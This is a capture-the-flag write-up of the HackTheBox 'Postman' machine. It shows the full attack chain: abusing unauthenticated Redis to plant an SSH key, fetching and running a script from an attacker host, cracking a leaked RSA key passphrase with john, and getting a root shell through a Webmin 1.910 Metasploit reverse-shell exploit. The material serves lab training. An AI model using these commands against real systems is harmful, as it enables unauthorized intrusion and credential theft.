

Postman

Contents

Short Summary

▼ Phase 1 | Reconnaissance.

1.1 Running nmap.

▼ Phase 2 | Scanning.

▼ 2.1 Scanning port **10000**.

2.1.1 Search for CVEs.

2.1.2 Exploring the website.

▼ 2.2 Scanning port **80**

2.2.1 Exploring the website main page.

2.2.2 Brute-force directories/files against the web server.

▼ 2.3 Scanning port **6379**

2.3.1 Test for anonymous login

2.3.1.1 add our SSH key to authorized_key on the machine.

▼ Phase 3 | Gaining Access.

3.1 SSHing into the box as redis.

▼ Phase 4 | Elevate privileges.

4.1 From redis to Matt

4.2 From Matt to root

References

Summary

After doing the recon you will see that there are **4 ports** opened on the machine ,

SSH on port **22** ,

Port **80** running a static website,

Port **10000** running **Webmin** v1.910 which has an Authenticated RCE vulnerability,

Redis on port **6379**.

Redis has Unauthorized Access Vulnerability which allows anyone to login/interact with it anonymously, allowing us to add our SSH key to the authorized_keys of Redis user.

SSHing into the server as Redis we found there is a user called **Matt** and a backup of his **private RSA key** after cracking it we get a password of **Matt** user. Notice that the Webmin server is running as

root, Using the authenticated RCE vulnerability along with Matt credentials gives us a root shell.

Reconnaissance

First we fire Nmap against the machine IP, doing a full-port TCP scan and service, OS detection then saving the output to a file *full-scan*

PS: Doing a full-port scan takes more time than normal scan does, but ensures that you don't miss anything.

```
nmap -p- -A -T 4 -v -oA full-scan 10.10.10.160
```

Nmap output

```
Discovered open port 22/tcp on 10.10.10.160
Discovered open port 80/tcp on 10.10.10.160
Warning: 10.10.10.160 giving up on port because retransmission cap hit (6).
Connect Scan Timing: About 5.30% done; ETC: 09:57 (0:09:14 remaining)
Connect Scan Timing: About 7.94% done; ETC: 10:00 (0:11:47 remaining)
Connect Scan Timing: About 14.36% done; ETC: 10:00 (0:11:08 remaining)
Connect Scan Timing: About 18.03% done; ETC: 10:01 (0:11:54 remaining)
Connect Scan Timing: About 19.38% done; ETC: 10:03 (0:12:58 remaining)
Discovered open port 6379/tcp on 10.10.10.160
Connect Scan Timing: About 26.95% done; ETC: 10:03 (0:12:06 remaining)
Discovered open port 10000/tcp on 10.10.10.160
Connect Scan Timing: About 88.47% done; ETC: 10:05 (0:02:06 remaining)
Connect Scan Timing: About 93.62% done; ETC: 10:05 (0:01:09 remaining)
Completed Connect Scan at 10:06, 1153.71s elapsed (65535 total ports)
Initiating Service scan at 10:06
Scanning 4 services on 10.10.10.160
Completed Service scan at 10:06, 6.41s elapsed (4 services on 1 host)
NSE: Script scanning 10.10.10.160.
Initiating NSE at 10:06
Nmap scan report for 10.10.10.160
PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|_ 256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_ 256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp open  http Apache httpd 2.4.29 ((Ubuntu))
|_ http-favicon: Unknown favicon MD5: E234E3E8040EFB1ACD7028330A956EBF
|_ http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: The Cyber Geek's Personal Website
6379/tcp open  redis Redis key-value store 4.0.9
10000/tcp open http MiniServ 1.910 (Webmin httpd)
|_ http-favicon: Unknown favicon MD5: 32F9DCE6752A671D0CBD814A6FC15A14
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

From the output, we extracted some information.

1. The host is running on **Linux**.

2. 4 ports are opened **22,80,6379,10000**.
3. ports **80 & 10000** are web based.
4. Redis is running on port **6379**.

I always start with web based ports.

Scanning.

Port 10000 is running **Webmin v1.910** so let's search if it has public vulnerabilities.

```
searchsploit Webmin 1.910
```

Exploit Title	Path
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)	exploits/linux/remote/46984.rb

Shellcodes: No Result

There is a Remote Command Execution Vulnerability and has a Metasploit module for it. Let's check the module code for further information.

```
searchsploit -x exploits/linux/remote/46984.rb
```

```

    'DefaultOptions' =>
    {
      'RPORT' => 10000,
      'SSL' => false,
      'PAYLOAD' => 'cmd/unix/reverse_perl'
    },
    'Platform' => 'unix',
    'Arch' => ARCH_CMD,
    'Targets' => [['Webmin <= 1.910', {}]],
    'DisclosureDate' => 'May 16 2019',
    'DefaultTarget' => 0)
  )
  register_options [
    OptString.new('USERNAME', [true, 'Webmin Username']),
    OptString.new('PASSWORD', [true, 'Webmin Password']),
    OptString.new('TARGETURI', [true, 'Base path for Webmin application', '/'])
  ]
end

def peer
  "#{ssl ? 'https://' : 'http://'}#{rhost}:#{rport}"
end

def login
  res = send_request_cgi({
    'method' => 'POST',
    'uri' => normalize_uri(target_uri, 'session_login.cgi'),
    'cookie' => 'testing=1', # it must be used for "Error - No cookies"
    'vars_post' => {
      'page' => '',
      'user' => datastore['USERNAME'],
      'pass' => datastore['PASSWORD']
    }
  })

  if res && res.code == 302 && res.get_cookies =~ /sid=(\w+)/
    return $1
  end
end


```

Reading the vulnerability, a **username & password** is required. the vulnerability requires authentication so we can't get really much out of it now. Maybe later?.

Exploring the website



the Webmin SSL mode is enabled in the webmin config file, so we should navigate the website using HTTPS




Since we are doing HTB, Brute forcing credentials won't give you anything good. **You should try brute forcing credentials if you are doing a real world assessment.**

Nothing more we can do here, let's test for port **80**

Scanning Port 80

Port 80 main page:



Nothing Important we can use from the main page, the website seems to be a static (*has no functions*) website. It is gobuster time!

We start brute forcing directories/files on the webserver to see if there are any hidden gems.

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.160:80/ -t 20
```

Leaving it running we start scanning **redis** on port **6379**

What the heck is Redis?

Redis is an open source (BSD licensed), in-memory data structure store, used as a database, cache and message broker. It supports data structures such as strings, hashes, lists, sets, sorted sets with range queries, bitmaps, hyperloglogs, geospatial indexes with radius queries and streams. ([source](#))

Still confused ? Consider Redis as a Database server which you can Interact with using commands sent via TCP. or not :)

Scanning Redis

Redis can be configured to be accessible **anonymously**. In this case you won't need to use any **username** or **password**.

first we install redis-tools to communicate with redis.

```
sudo apt-get install redis-tools
```

then try to connect to redis anonymously

```
redis-cli -h 10.10.10.160
```

```
10.10.10.160:6379> info
# Server
redis_version:4.0.9
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:9435c3c2879311f3
redis_mode:standalone
os:Linux 4.15.0-58-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:7.4.0
process_id:605
run_id:695c870cbbdc9e41d0876e5a84a287516c01b574
tcp_port:6379
uptime_in_seconds:704
uptime_in_days:0
hz:10
lru_clock:7128681
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf
```

We established a connection successfully and executed **info** command , the command will list so much information about the server.

Gaining Access

Now the fun part, since we can execute commands on the server we will generate an SSH key on our machine and try to add it to the `authorized_key` on the victim machine so we can SSHing without password using a valid username

but first, we need to know:

- a valid **username** on the machine.
- the path of **.ssh** folder on the victim machine.

we can navigate the machine using those redis commands

- `config get dir` it prints the current working directory == `pwd`
- `config set dir <path_to_directory>` change the working directory to <path> == `cd </folder>`

executing

```
config get dir
```

```
10.10.10.160:6379> config get dir
1) "dir"
2) "/var/lib/redis/.ssh"
10.10.10.160:6379> █
```

Well that is great we are on **.ssh folder** by **default** and we assume that the **username** is **redis**

Exploitation

```
on our machine
1- ssh-keygen -t rsa
2- (echo -e "\n\n"; cat ~/.ssh/id_rsa.pub; echo -e "\n\n") > foo.txt
3- cat foo.txt | redis-cli -h 10.10.10.160 -x set crackit
```

```
[osboxes@parrot]-(~/Desktop/desktop/mac/writeups/postman)
$ cat foo.txt | redis-cli -h 10.10.10.160 -x set crackit
OK
[osboxes@parrot]-(~/Desktop/desktop/mac/writeups/postman)
$ █
```

now we added our SSH pub to a key called crackit , we then should add the **crackit key** value to **authorized_key** file on the server

```
redis-cli -h 10.10.10.160
10.10.10.16:6379>> config set dbfilename "authorized_keys"
10.10.10.16:6379>> save
```

on our machine

```
ssh -i id_rsa redis@10.10.10.160
```

```

[~]-[osboxes@parrot]-[~/Desktop/desktop/mac/writeups/postman]
$ssh -i id_rsa redis@10.10.10.160
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Mar 14 12:43:16 2020 from 10.10.15.201
redis@Postman:~$ ls
6379  authorized_keys  dkixshbr.so  dump.rdb  ibortfgq.so  module.o  qcbxxlig.so  vlpaulhk.so
redis@Postman:~$ whoami
redis
redis@Postman:~$
redis@Postman:~$

```

```

redis@Postman:/opt$ cd /home/
redis@Postman:/home$ ls
Matt
redis@Postman:/home$

```

there is another user on the box called **Matt**

Elevate privileges

1- From redis to Matt

Since we don't have a password for the **redis** user, we go to enumeration.

Uploaded LinEnum.sh to the box.

```

redis@Postman>> cd /tmp
redis@Postman>> wget http://10.10.14.5:8000/LinEnum.sh
redis@Postman>> chmod +x LinEnum.sh #to make the script executable
redis@Postman>> ./LinEnum.sh

```

From the output we see that there is a backup of **RSA** key left at **/opt/** folder

```

[-] Location and contents (if accessible) of .bash_history file(s):
/home/Matt/.bash_history

[-] Location and Permissions (if accessible) of .bak file(s):
-rwxr-xr-x 1 Matt Matt 1743 Aug 26  2019 /opt/id_rsa.bak
-rw----- 1 root root 695 Aug 25  2019 /var/backups/group.bak
-rw----- 1 root shadow 577 Aug 25  2019 /var/backups/gshadow.bak
-rw----- 1 root shadow 935 Aug 26  2019 /var/backups/shadow.bak
-rw----- 1 root root 1382 Aug 25  2019 /var/backups/passwd.bak

```



```

redis@Postman:/opt$ ls
id_rsa.bak
redis@Postman:/opt$ cat id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsC00VqyWx+C8363I0BYXQ11Ddw/pr3L2A2NDtB7tvsXNyyqKDghfQnX
cwGJJUD9kKJniJkZrVf1WepvMnkj9ZItXQzYN8wbjlrku1bJq5xnJX9Eub5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZ0iZEKvr4+KySjP4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmllirQmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIU06LAFtozrN9MGWEqBEJ5zVMvrrt3TGVkcv
EyyVlWwks7R/gjxHyUat+a5LGGGSjVD85LxYutgWxOUKbtWGBbU8uyi7YsXLKCwHP
UH70fQz03Vmy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuyim8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkwpUicZyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPP0TaBVD9i6fsoZ6pwnS
5Mi8BzrBhd00wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCWgmWlpdke
P2JGlp9LWEerMfoLbjTSOU5mDePfmQ3fwC06MPBiqrFfCpNJr7/McQECb5sf+06
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJ1HksW5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZhX5X5/RU02D+AF07p3BSRjhd30cj9ouuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVgb/9g/W2ua1C3Nncv3Mnncf0nli117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/JULsUnKiZlS8SpU+RsaosLGKZ6p2oIe8oRSmLOcsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yN09z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYoFwGvPLVC0DRN58V
XTfB2X9sL1oB3h04AmJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZnZIK26vPr0D
b6Bc9UdiWCZqMKUx4aMTLhG5R0jgQGytWf/q7MGR03cF25k1PEWNYZmQY4WYsZXi
WhQFHkF0INwVE0tHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppjlpwbggCGmh
KTKmhK+MTaoy89Cg0XwJ218Dm0o78p6UNrkSue1CswjEFeIF3NAMEU2o+Nqg92Hm
npAFRetvwQ7xukk0rb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWvQ
VcNyZH80HYqES4g2UF62KpttqSwLiif4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPPp6QnjZ8A5ERuUEGaZBEUvGjTPGHjZyLpkytMhTja0rRNYw==
-----END RSA PRIVATE KEY-----
redis@Postman:/opt$

```

Copy the RSA to our machine to start craking it. we will use **John** to crack the has but first we need to transfer the key to john format.

I use `sshng2john` instead of the one shipped with john.

```
python ssh2john.py id_bak | tee id_bak.hash
```

```

osboxes@parrot:~/Desktop/desktop/mac/Postman$
24 python ssh2john.py id_bak | tee id_bak.hash
id_bak:$$sshng0$8$73E9CEFBCCF5287C$1192525e840e75235eebb0238e56ac96c7e0bdcfdac8381617435d43770fe9af72f6036343b41eedbec5cdcaa2838217d09d77301892540fd90a267889909cebb5d567a9bcc3648fd648b57433
60df306e396b92ed5b26ae719c95fd1146f923b936ec6b13c232f2b35e491f11941a5cafd3e74b3723809d71f6ebd5d5c8c9a6d72cba593a26442afaf8f8ac928e9e28bba71d9c25a1ce403f4f02695c6d5678e98cbcded995b51c206eb58b
0d3fa0437fb1b4069a962ae4a665df2c1f762014fd0def09cc7089d7364c1b9bda520be89f4aa03f1ef178805ee8b0054e8ceb3d7306584a81109e73315aebb774c656472f132be55b092ced1fe08f11f75304feeb92c21864a3543f392f
162eb060b139429b0650181bd6f1328b62c5e5282c301cf507ece7d0cf4dd55b2f8ad1aebc42cf84cb0e97df6bd69ee7b4de783f8bb26727b0bdcdbde46b29bcafe854fbd5a584a3f909e35536230df9d3dbb8c90541d3576cab29e033e82
50d1331b1221c4022b749b506932424509220b3cae0e0b07e312b705d4dd152785353cae06df118f0e6e40a3c1b0e74a0b400f0ee083cf393081543f62e9fb2867aa709d2e4e08c073ac185b3bdc07683713607737074d02c2a015e
4c4e900930cc2af450b5d59392c2b0cd0b01a05a5a591e3f6246909f4b5847ab31f256e3442394e60de3df310fd7c023ba30f062ab3aeb15c3cd20bef31c40409be0c7f3ba8c313725f9f4515364157552b7a042fa0f26017f1f5b
677fdd3eead7451decafcb29ddf8a3130177f7dc46bafaa7719e49b248804b30e532a1779d390225070939f1f6a34679c54911b0ca789f1f1590b9608b10fbb25f3d4e62472f7be18de29776170c4b108e1647c57e57fd1534d83f80174ee9
dc14918e10f7d1c8e3d2e9b90aa30a68a3463479b96099dee8d97d15216aec90f2b23b207e66e4a1f5466ff1f0f6d6dae6b50b736772f1d3c35c7f49e5235d7b052f0b0db6e4e8cc6f294bd937962fab2be9fde66bf50bb149ca89996cf
12a54f91b1aa2c2c6299ea9da821ef284529a5382b18d080aaeda451864bb352e1fdecff981a36b505a1f2abd3a024848e0f3234ef73f3e2dda0dd7041630f695c1063232c423c7153277bbe671cb4b483f08c266fc547d89ff2b1551dabe
f03e6fd968a67502100111a7022f13eb58a1fc065692d50b40eb379f155d37c1d97f6c2f5a01de13b8989174677c89d80a644758c071aea8d4c56a0374801732348db0b3164dccc82b6eaf3eb3836fa05cf5476258266a30a531e1a3132e11b9
44e8e0406cad59f9eacc1ab3b7705db99353c458dc9932a638598b195e25a14051e414e20dc1510eb476a467f4e861a51036d453ea96721e0be34f4993a34b778d4111b29a63d69c1b8200869a129392684af8c4daa32f3d8a0d17c36275f
03b4a3bf29e9436b912b9e42b168c7c4205dc08c114da8f8d82af761e69e900545eb6fc10ef1ba4934adb6fa9af17c812a8b420e6a5b645cad812d39ae93d93ccd21f2d444f1845d261796ad055c37264770e1d8a844b8836505eb62a
9b6da92c088a2178ad1ea7bf879080c217e25183cf1b9f1876cf6043ea2e565fe84ae473e9a7a4278d9f08e446e50419a641114bc626d3c61e36722e9932b4c8538da3ab44d63
osboxes@parrot:~/Desktop/desktop/mac/Postman$

```

DON'T FORGET : open the file, **delete** the number in the first line in my case it is **24**
start cracking the hash

```
john --format=SSH --wordlist=/usr/share/wordlists/rockyou.txt id_bak.hash
```

```
[osboxes@parrot] ~/Desktop/desktop/mac/Postman
$ john --format=SSH --wordlist=/usr/share/wordlists/rockyou.txt id_bak.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008 (id bak)
1g 0:00:00:17 DONE (2020-03-14 13:29) 0.05817g/s 834304p/s 834304C/s sa6_123..*7iVamos!
Session completed
[osboxes@parrot] ~/Desktop/desktop/mac/Postman
$
```

The passphrase is : **computer2008**

if we tried SSHing using the private key and passphrase we fail.

```
[osboxes@parrot] ~/Desktop/desktop/mac/Postman
$ ssh -i id_bak matt@10.10.10.160
Enter passphrase for key 'id_bak':
Connection closed by 10.10.10.160 port 22
```

maybe the passphrase is also a **Matt** password ?

```
$ ssh -i ~/.ssh/id_rsa redis@10.10.10.160
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Mar 14 13:34:46 2020 from 10.10.16.9
redis@Postman:~$ su Matt
Password:
Matt@Postman:~/var/lib/redis$
```

And we are in ! here is **User flag**

```
Matt@Postman:~$ pwd
/home/Matt
Matt@Postman:~$ ls
user.txt
Matt@Postman:~$ wc -c user.txt
33 user.txt
Matt@Postman:~$
```

2- Elevate priv from Matt to Root

After some basic enumeration we see that root user owns the webmin directory, that means the webmin server is running as **root**

Remember the webmin CVE that requires authentication? we now have credentials so let's try exploiting it with **Matt** credentials.

The vulnerability has a **metasploit** module so let's try it.

```
msfconsole
msf5 > search webmin
msf5 > use exploit/linux/http/webmin_packageup_rce
msf5 > options
```

Here is the options of the module

```
msf5 exploit(Linux/http/webmin_packageup_rce) > options -c user@192.168.1.10
Module options (exploit/linux/http/webmin_packageup_rce):



| Name      | Current Setting | Required | Description                                                                         |
|-----------|-----------------|----------|-------------------------------------------------------------------------------------|
| PASSWORD  |                 | yes      | Webmin Password                                                                     |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                        |
| RHOSTS    |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file: <path>' |
| RPORT     | 10000           | yes      | The target port (TCP)                                                               |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                          |
| TARGETURI | /               | yes      | Base path for Webmin application                                                    |
| USERNAME  |                 | yes      | Webmin Username                                                                     |
| VHOST     |                 | no       | HTTP server virtual host                                                            |



Payload options (cmd/unix/reverse_perl):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Webmin <= 1.910 |


```

Fill the options like this

```
msf5 exploit(linux/http/webmin_packageup_rce) > options
Module options (exploit/linux/http/webmin_packageup_rce):
-----
Name      Current Setting  Required  Description
-----
PASSWORD  computer2008     yes       Webmin Password
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    10.10.10.160     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT     10000            yes       The target port (TCP)
SSL        false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /               yes       Base path for Webmin application
USERNAME   Matt            yes       Webmin Username
VHOST      no              no        HTTP server virtual host

Payload options (cmd/unix/reverse_perl):
-----
Name      Current Setting  Required  Description
-----
LHOST     10.10.14.162     yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Webmin <= 1.910

msf5 exploit(linux/http/webmin_packageup_rce) > run
[*] Started reverse TCP handler on 10.10.14.162:4444
[-] Exploit aborted due to failure: unknown: Failed to retrieve session cookie
[*] Exploit completed, but no session was created.
```

when you run the module, it fails why ? Remember that the webmin ssl is enabled ? so we must set **SSL to true** in the module options

```
msf5 > set SSL true
msf5> run
```

Now the module works! and we got a root shell :) here is the root flag.

```
msf5 exploit(linux/http/webmin_packageup_rce) > set SSL true
SSL => true
msf5 exploit(linux/http/webmin_packageup_rce) > run
[*] Started reverse TCP handler on 10.10.14.162:4444
[*] Session cookie: c2726890bab0c6286272f8a3c942158a
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.14.162:4444 -> 10.10.10.160:51014) at 2020-03-14 14:17:37 +0000
shell

[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell

# whoami
whoami
root
# cd /root/
cd /root/
# ls
ls
redis-5.0.0  root.txt
# wc -c root.txt
wc -c root.txt
33 root.txt
# hostname
hostname
Postman
#
```

References & Further Reading

1- <https://redis.io/>

2- <https://book.hacktricks.xyz/pentesting/6379-pentesting-redis>